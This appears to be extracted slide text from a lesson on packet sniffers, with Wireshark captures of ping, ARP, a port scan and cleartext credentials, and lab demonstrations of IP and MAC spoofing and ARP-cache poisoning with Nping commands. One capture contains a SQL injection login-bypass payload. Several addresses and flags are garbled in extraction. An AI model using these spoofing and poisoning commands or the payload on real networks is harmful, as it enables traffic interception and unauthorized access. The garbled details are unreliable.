



Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

What are Network Protocol Analyzers (Packet Sniffers)?

Wireshark Examples:

- Ping (ICMP request & reply)
- ARP
- Nmap SYN scan
- FTP (clear text password)
- HTTP POST (clear text password)
- IP Spoofing with Nmap
- MAC Spoofing via Nmap
- MITM via ARP Spoofing using Nping



Network Protocol Analyzers (Sniffers)

```
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```

Capture Packets from Network Interface

Network Interface Card (NIC) – promiscuous mode

Remember: switched networks do not forward packets



Network Protocol Analyzers (Sniffers)

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Popular Packet Sniffers:



- Capsa Network Analyzer
- Cain and Abel
- Carnivore (FBI)
- dSniff
- ettercap
- Fiddler
- Lanmeter
- Microsoft Network Monitor
- NarusInsight
- ngrep Network Grep
- SkyGrabber
- snoop
- tcpdump
- Wireshark (formerly known as Ethereal)



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Wireshark: Capture Options

Capture

Interface: Local | Broadcom NetXtreme Gigabit Ethernet Driver (Microsoft's Packet Sc

IP address: 192.168.1.104

Link-layer header type: Ethernet | Wireless Settings

Capture packets in promiscuous mode | Remote Settings

Capture packets in pcap-ng format

Limit each packet to 65535 bytes | Buffer size: 1 megabyte(s)

Capture Filter: | Compile BPF

Capture File(s)

File: | Browse...

Use multiple files

Next file every 1 megabyte(s)

Next file every 1 minute(s)

Ring buffer with 2 files

Stop capture after 1 file(s)

Stop Capture ...

... after 1 packet(s)

... after 1 megabyte(s)

... after 1 minute(s)

Display Options

Update list of packets in real time

Automatic scrolling in live capture

Hide capture info dialog

Name Resolution

Enable MAC name resolution

Enable network name resolution

Enable transport name resolution

Help | Start | Cancel

Local Capture

No Filter

Update list of packets in real time



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Broadcom NetXtreme Gigabit Ethernet Driver (Microsoft's Packet Scheduler) [Wireshark 1.6.2 (SVN Rev 38931 from /trunk-1.6)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: icmp Expression... Clear Apply

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-----------|---------------------|---------------------|----------|--------|---|
| 4 | 4.384294 | 192.16192.168.1.105 | 192.16192.168.1.104 | ICMP | 74 | Echo (ping) request id=0x0200, seq=4864/19, ttl=128 |
| 7 | 4.384764 | 192.16192.168.1.104 | 192.16192.168.1.105 | ICMP | 74 | Echo (ping) reply id=0x0200, seq=4864/19, ttl=128 |
| 8 | 5.382220 | 192.16192.168.1.105 | 192.16192.168.1.104 | ICMP | 74 | Echo (ping) request id=0x0200, seq=5120/20, ttl=128 |
| 9 | 5.382663 | 192.16192.168.1.104 | 192.16192.168.1.105 | ICMP | 74 | Echo (ping) reply id=0x0200, seq=5120/20, ttl=128 |
| 10 | 6.383665 | 192.16192.168.1.105 | 192.16192.168.1.104 | ICMP | 74 | Echo (ping) request id=0x0200, seq=5376/21, ttl=128 |
| 11 | 6.384113 | 192.16192.168.1.104 | 192.16192.168.1.105 | ICMP | 74 | Echo (ping) reply id=0x0200, seq=5376/21, ttl=128 |
| 12 | 7.385021 | 192.16192.168.1.105 | 192.16192.168.1.104 | ICMP | 74 | Echo (ping) request id=0x0200, seq=5632/22, ttl=128 |
| 13 | 7.385464 | 192.16192.168.1.104 | 192.16192.168.1.105 | ICMP | 74 | Echo (ping) reply id=0x0200, seq=5632/22, ttl=128 |
| 16 | 35.095244 | 192.16192.168.1.105 | 192.16192.168.1.104 | ICMP | 74 | Echo (ping) request id=0x0200, seq=5888/23, ttl=128 |
| 17 | 35.095619 | 192.16192.168.1.104 | 192.16192.168.1.105 | ICMP | 74 | Echo (ping) reply id=0x0200, seq=5888/23, ttl=128 |
| 18 | 36.096744 | 192.16192.168.1.105 | 192.16192.168.1.104 | ICMP | 74 | Echo (ping) request id=0x0200, seq=6144/24, ttl=128 |
| 19 | 36.097078 | 192.16192.168.1.104 | 192.16192.168.1.105 | ICMP | 74 | Echo (ping) reply id=0x0200, seq=6144/24, ttl=128 |
| 20 | 37.098133 | 192.16192.168.1.105 | 192.16192.168.1.104 | ICMP | 74 | Echo (ping) request id=0x0200, seq=6400/25, ttl=128 |
| 21 | 37.098583 | 192.16192.168.1.104 | 192.16192.168.1.105 | ICMP | 74 | Echo (ping) reply id=0x0200, seq=6400/25, ttl=128 |
| 22 | 38.099611 | 192.16192.168.1.105 | 192.16192.168.1.104 | ICMP | 74 | Echo (ping) request id=0x0200, seq=6656/26, ttl=128 |
| 23 | 38.100060 | 192.16192.168.1.104 | 192.16192.168.1.105 | ICMP | 74 | Echo (ping) reply id=0x0200, seq=6656/26, ttl=128 |

Frame 4: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
Ethernet II, Src: dell_42:1e:db (00:11:43:42:1e:db), Dst: dell_a9:7a:3a (00:21:70:a9:7a:3a)
Internet Protocol Version 4, Src: 192.168.1.104 (192.168.1.104), Dst: 192.168.1.105 (192.168.1.105)
Internet Control Message Protocol

Wireshark

| | | | |
|------|-------------------------|-------------------------|---------------------|
| 0000 | 00 21 70 a9 7a 3a 00 11 | 43 42 1e db 08 00 45 00 | ..!p.z:... CB....E. |
| 0010 | 00 3c 10 ac 00 00 80 01 | a5 f3 c0 a8 01 68 c0 a8 | .<..... ..h.. |
| 0020 | 01 69 08 00 38 5c 02 00 | 13 00 61 62 63 64 65 66 | .i..8\.. ..abcdef |
| 0030 | 67 68 69 6a 6b 6c 6d 6e | 6f 70 71 72 73 74 75 76 | ghijklmn opqrstuv |
| 0040 | 77 61 62 63 64 65 66 67 | 68 69 | wabcdcfg hi |

Ready to load or capture Packets: 29 Displayed: 16 Marked: 0 Dropped: 0 Profile: Default

start Microsoft PowerPoint ... Broadcom NetXtreme ... untitled - Paint EN 6:21 PM



Network Protocol Analyzers (Sniffers)

```
4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128
```

Ping

```
198 426.773371 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4608/18, ttl=128
```

```
199 426.773783 192.16192.168.1.104 ICMP 74 Echo (ping) reply id=0x0200, seq=4608/18, ttl=128
```



Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

Internet Control Message Protocol

Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0x395c [correct]
Identifier (BE): 512 (0x0200)
Identifier (LE): 2 (0x0002)
Sequence number (BE): 4608 (0x1200)
Sequence number (LE): 18 (0x0012)

Request

[\[Response In: 199\]](#)

Data (32 bytes)

Data: 61626364656666768696a6b6c6d6e6f707172737475767761...
[Length: 32]

Ping

Internet Control Message Protocol

Type: 0 (Echo (ping) reply)
Code: 0
Checksum: 0x415c [correct]
Identifier (BE): 512 (0x0200)
Identifier (LE): 2 (0x0002)
Sequence number (BE): 4608 (0x1200)
Sequence number (LE): 18 (0x0012)

Reply

[\[Response To: 198\]](#)

[Response Time: 0.412 ms]

Data (32 bytes)

Data: 61626364656666768696a6b6c6d6e6f707172737475767761...



Network Protocol Analyzers (Sniffers)

```
4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128
```

ARP

```
13 9.936359 Dell_aBroadcast ARP 60 who has 192.168.1.104? Tell 192.168.1.105
```

```
14 9.936375 PC_22:3e:db ARP 42 192.168.1.104 is at 00:98:76:54:2f:db
```



Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

ARP

```
Frame 13: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Ethernet II, Src: PC_12:2e:db (00:12:34:56:7f:db), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)
  Hardware type: Ethernet (1)
  Protocol type: IP (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: request (1)
  [Is gratuitous: False]
  Sender MAC address: PC_12:2e:db (00:12:34:56:7f:db)
  Sender IP address: 192.168.1.105 (192.168.1.105)
  Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
  Target IP address: 192.168.1.104 (192.168.1.104)
```

Request

```
Frame 14: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
Ethernet II, Src: PC_12:2e:db (00:12:34:56:7f:db), Dst: PC_22:3e:db (00:98:76:54:2f:db)
Address Resolution Protocol (reply)
  Hardware type: Ethernet (1)
  Protocol type: IP (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (2)
  [Is gratuitous: False]
  Sender MAC address: PC_12:2e:db (00:12:34:56:7f:db)
  Sender IP address: 192.168.1.104 (192.168.1.104)
  Target MAC address: PC_22:3e:db (00:98:76:54:2f:db)
  Target IP address: 192.168.1.105 (192.168.1.105)
```

Response



Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

Nmap SYN scan

| PORT | STATE | SERVICE |
|-----------|-------|------------------|
| 53/tcp | open | domain |
| 88/tcp | open | kerberos-sec |
| 135/tcp | open | msrpc |
| 139/tcp | open | netbios-ssn |
| 389/tcp | open | ldap |
| 445/tcp | open | microsoft-ds |
| 464/tcp | open | kpasswd |
| 593/tcp | open | http-rpc-epmap |
| 636/tcp | open | ldaps |
| 3268/tcp | open | globalcatLDAP |
| 3269/tcp | open | globalcatLDAPssl |
| 3389/tcp | open | ms-term-serv |
| 49154/tcp | open | unknown |
| 49155/tcp | open | unknown |
| 49157/tcp | open | unknown |
| 49158/tcp | open | unknown |
| 49165/tcp | open | unknown |

MAC Address: PC_22:3e:db (00:98:76:54:2f:db)

Item 9 – SMTP – no SYN-ACK

Item 11 – Microsoft-DS (port 445) – SYN

Item 16 – Microsoft-DS (port 445) – SYN-ACK

(Port 445 – SMB over IP)


| | | | | |
|----|----------|---------------------|-----|---|
| 9 | 9.935570 | 192.16192.168.1.105 | TCP | 58 49925 > smtp [SYN] seq=0 win=3072 Len=0 MSS=1460 |
| 10 | 9.935802 | 192.16192.168.1.105 | TCP | 58 49925 > ssh [SYN] seq=0 win=4096 Len=0 MSS=1460 |
| 11 | 9.935994 | 192.16192.168.1.105 | TCP | 58 49925 > microsoft-ds [SYN] seq=0 win=2048 Len=0 MSS=1460 |
| 12 | 9.936184 | 192.16192.168.1.105 | TCP | 58 49925 > pop3s [SYN] seq=0 win=2048 Len=0 MSS=1460 |
| 15 | 9.936464 | 192.16192.168.1.105 | TCP | 58 49925 > pptp [SYN] seq=0 win=1024 Len=0 MSS=1460 |
| 16 | 9.936633 | 192.16192.168.1.104 | TCP | 60 microsoft-ds > 49925 [SYN, ACK] seq=0 Ack=1 win=8192 Len=0 |



Network Protocol Analyzers (Sniffers)

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FTP – clear text password



| | | | | | | |
|----|----------|---------------------|-----|------------------|-----------------------|----------|
| 17 | 8.778611 | 192.16184.168.██.██ | FTP | 74 Request: USER | username | |
| 18 | 8.815147 | 184.16192.168.1.101 | FTP | 96 Response: 331 | Password required for | username |
| 19 | 8.815378 | 192.16184.168.██.██ | FTP | 71 Request: PASS | pswd | |



Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

HTTP POST with clear text password

Username

Password

```
[-] Hypertext Transfer Protocol
  [+ POST /sql-server/ExamplesSI.asp HTTP/1.1\r\n
    [truncated] Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, appli
    Referer: http://www.██████████.com/sql-server/password.asp\r\n
    Accept-Language: en-us\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 5.1; Trident/4.0
    Content-Type: application/x-www-form-urlencoded\r\n
    Accept-Encoding: gzip, deflate\r\n
    Host: www.██████████.com\r\n
  [+ Content-Length: 52\r\n
    Connection: Keep-Alive\r\n
    Cache-Control: no-cache\r\n
    Cookie: ASPSESSIONIDCCSCRQBR=GPL██████████JI\r\n
    \r\n
    [Full request URI: http://www.██████████.com/sql-server/ExamplesSI.asp]
[-] Line-based text data: application/x-www-form-urlencoded
  getUser=%27or+%27%27%3D%27&getPwd=%27or+%27%27%3D%27
```



Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

IP Spoofing with Nmap

```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Admin>nmap -sS -S 192.168.1.254 -e eth0 -Pn 192.168.1.100

Starting Nmap 5.51 < http://nmap.org > at 2013-02-28 19:33 Pacific Standard Time

Nmap scan report for 192.168.1.100
Host is up <0.0051s latency>.
Not shown: 996 filtered ports
PORT      STATE SERVICE
443/tcp   open  https
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
5357/tcp  open  wsdapi
MAC Address: ██████████ <Wistron InfoComm <Kunshan>Co>

Nmap done: 1 IP address <1 host up> scanned in 10.15 seconds
C:\Documents and Settings\Admin>
```

-S 192.168.1.254 (spoofed IP address)



Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

IP Spoofing with Nmap

| Time | Source | Destination | Protocol | Length | Info |
|--------------|---------------|---------------|----------|--------|------------------------------|
| 13 42.471900 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60200 > h323hostcall [SYN] |
| 14 42.472262 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60200 > microsoft-ds [SYN] |
| 15 42.472456 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60200 > ddi-tcp-1 [SYN] seq= |
| 16 42.472646 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60200 > imaps [SYN] seq=0 w |
| 17 42.472836 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60200 > imap [SYN] seq=0 wi |
| 18 42.473027 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60200 > http-alt [SYN] seq= |
| 19 42.473217 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60200 > smtp [SYN] seq=0 wi |
| 20 42.473407 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60200 > epmap [SYN] seq=0 w |
| 21 42.473596 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60200 > rap [SYN] seq=0 win |
| 22 42.473786 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60200 > ftp [SYN] seq=0 win |
| 23 43.577514 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60201 > ftp [SYN] seq=0 win |
| 24 43.577743 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60201 > rap [SYN] seq=0 win |
| 25 43.577937 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60201 > epmap [SYN] seq=0 w |
| 26 43.578129 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60201 > smtp [SYN] seq=0 wi |
| 27 43.578320 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60201 > http-alt [SYN] seq= |
| 28 43.578511 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60201 > imap [SYN] seq=0 wi |
| 29 43.578703 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60201 > imaps [SYN] seq=0 w |
| 30 43.578892 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60201 > ddi-tcp-1 [SYN] seq |
| 31 43.579083 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60201 > microsoft-ds [SYN] |
| 32 43.579276 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60201 > h323hostcall [SYN] |
| 33 43.677897 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60200 > netbios-ssn [SYN] s |
| 34 43.678097 | 192.168.1.254 | 192.168.1.100 | TCP | 58 | 60200 > domain [SYN] seq=0 |

Port checks from non-existent IP address



Network Protocol Analyzers (Sniffers)

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MAC Spoofing via Nmap

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Admin>nmap -spooof-mac 0
Starting Nmap 5.51 ( http://nmap.org ) at 2013-02-28 19:54 Pacific Standard Time
Spoofing MAC address CA:3B:3E:91:D1:3E (No registered vendor)
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.15 seconds
C:\Documents and Settings\Admin>
```

Step 1: Generate new MAC address using nmap
-spooof-mac 0 (generates a MAC address)



Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

MAC Spoofing

Step 2: Change the MAC address:

```
ifconfig  
sudo ifdown eth0  
sudo ifconfig eth0 hw ether CA:3B:3E:91:D1:3E  
sudo ifup eth0  
ifconfig
```



Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

MAC Spoofing - Original

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:c0:97:5b
          inet addr:192.168.1.103 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec0:975b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:85 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:8251 (8.0 KB)
          Interrupt:19 Base address:0x2000
```

MAC Spoofing - Spoofed

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr ca:3b:3e:91:d1:3e
          inet addr:192.168.1.103 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::c83b:3eff:fe91:d13e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:519 (519.0 B) TX bytes:8615 (8.4 KB)
          Interrupt:19 Base address:0x2000
```




Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

MITM via ARP Spoofing using Nping




192.168.1.100



.100 communicating with .105



192.168.1.105



192.168.1.104


Attacker



Network Protocol Analyzers (Sniffers)


4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

MITM via ARP Spoofing using Nping




192.168.1.100

Attacker in the middle




192.168.1.105



192.168.1.104

Attacker






Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

Nping Attack to Corrupt ARP Cache - Both Targets

```
Nping -arp-type arp-reply --source-mac 00:99:56:78:1E:XX  
--source-ip 192.168.1.105 -c 9 192.168.1.100
```

```
Nping -arp-type arp-reply --source-mac 00:99:56:78:1E:XX  
--source-ip 192.168.1.100 -c 9 192.168.1.105
```



192.168.1.104
Attacker



Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

Corrupted ARP Caches

192.168.1.100

C:\Administrator: C:\windows\system32\cmd.exe

```
Interface: 192.168.1.100 --- 0x10
Internet Address      Physical Address      Type
192.168.1.1          00:99:56:78:1E:XX    dynamic
192.168.1.104        00:99:56:78:1E:XX    dynamic
192.168.1.105        00:99:56:78:1E:XX    dynamic
192.168.1.255        ff-ff-ff-ff-ff-ff    static
224.0.0.22           01-00-5e-00-00-16    static
224.0.0.252          01-00-5e-00-00-fc    static
239.255.255.250      01-00-5e-7f-ff-fa    static
255.255.255.255      ff-ff-ff-ff-ff-ff    static

Interface: 192.168.174.1 --- 0x1c
Internet Address      Physical Address      Type
192.168.174.255      ff-ff-ff-ff-ff-ff    static
224.0.0.22           01-00-5e-00-00-16    static
224.0.0.252          01-00-5e-00-00-fc    static

Interface: 192.168.86.1 --- 0x1d
Internet Address      Physical Address      Type
192.168.86.255       ff-ff-ff-ff-ff-ff    static
224.0.0.22           01-00-5e-00-00-16    static
224.0.0.252          01-00-5e-00-00-fc    static
```

192.168.1.105

C:\Users\Administrator>arp -a

```
Interface: 192.168.1.105 --- 0xa
Internet Address      Physical Address      Type
192.168.1.100        00:99:56:78:1E:XX    dynamic
192.168.1.104        00:99:56:78:1E:XX    dynamic
192.168.1.255        ff-ff-ff-ff-ff-ff    static
224.0.0.252          01-00-5e-00-00-fc    static
```



Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

Wireshark Capture of MITM

| Source | Destination | Protocol | Length | Info |
|-------------------|-------------|----------|--------|---------------------------------------|
| wistronI_9d:15:e7 | | ARP | 60 | 192.168.1.100 is at f0:de:f1:9d:15:e7 |
| | Broadcast | ARP | 42 | 192.168.1.105 is at |
| | Broadcast | ARP | 42 | 192.168.1.105 is at 00:99:56:78:1E:XX |
| | Broadcast | ARP | 42 | 192.168.1.105 is at 00:99:56:78:1E:XX |
| | Broadcast | ARP | 42 | 192.168.1.105 is at 00:99:56:78:1E:XX |
| | Broadcast | ARP | 42 | 192.168.1.105 is at 00:99:56:78:1E:XX |
| | Broadcast | ARP | 42 | 192.168.1.105 is at 00:99:56:78:1E:XX |
| | Broadcast | ARP | 42 | 192.168.1.105 is at 00:99:56:78:1E:XX |
| | Broadcast | ARP | 42 | 192.168.1.105 is at 00:99:56:78:1E:XX |
| | Broadcast | ARP | 42 | 192.168.1.105 is at 00:99:56:78:1E:XX |
| | Broadcast | ARP | 42 | who has 192.168.1.103? Tell 192.168.1 |
| | Broadcast | ARP | 42 | who has 192.168.1.105? Tell 192.168.1 |
| | | ARP | 60 | 192.168.1.105 is at 99:12:34:78:1E:DB |
| | Broadcast | ARP | 42 | 192.168.1.100 is at 00:99:56:78:1E:XX |
| | Broadcast | ARP | 42 | 192.168.1.100 is at 00:99:56:78:1E:XX |
| | Broadcast | ARP | 42 | 192.168.1.100 is at 00:99:56:78:1E:XX |
| | Broadcast | ARP | 42 | who has 192.168.1.103? Tell 192.168.1 |
| | Broadcast | ARP | 42 | 192.168.1.100 is at 00:99:56:78:1E:XX |
| | Broadcast | ARP | 42 | 192.168.1.100 is at 00:99:56:78:1E:XX |
| | Broadcast | ARP | 42 | 192.168.1.100 is at 00:99:56:78:1E:XX |
| | Broadcast | ARP | 42 | 192.168.1.100 is at 00:99:56:78:1E:XX |
| | Broadcast | ARP | 42 | 192.168.1.100 is at 00:99:56:78:1E:XX |
| | Broadcast | ARP | 42 | 192.168.1.100 is at 00:99:56:78:1E:XX |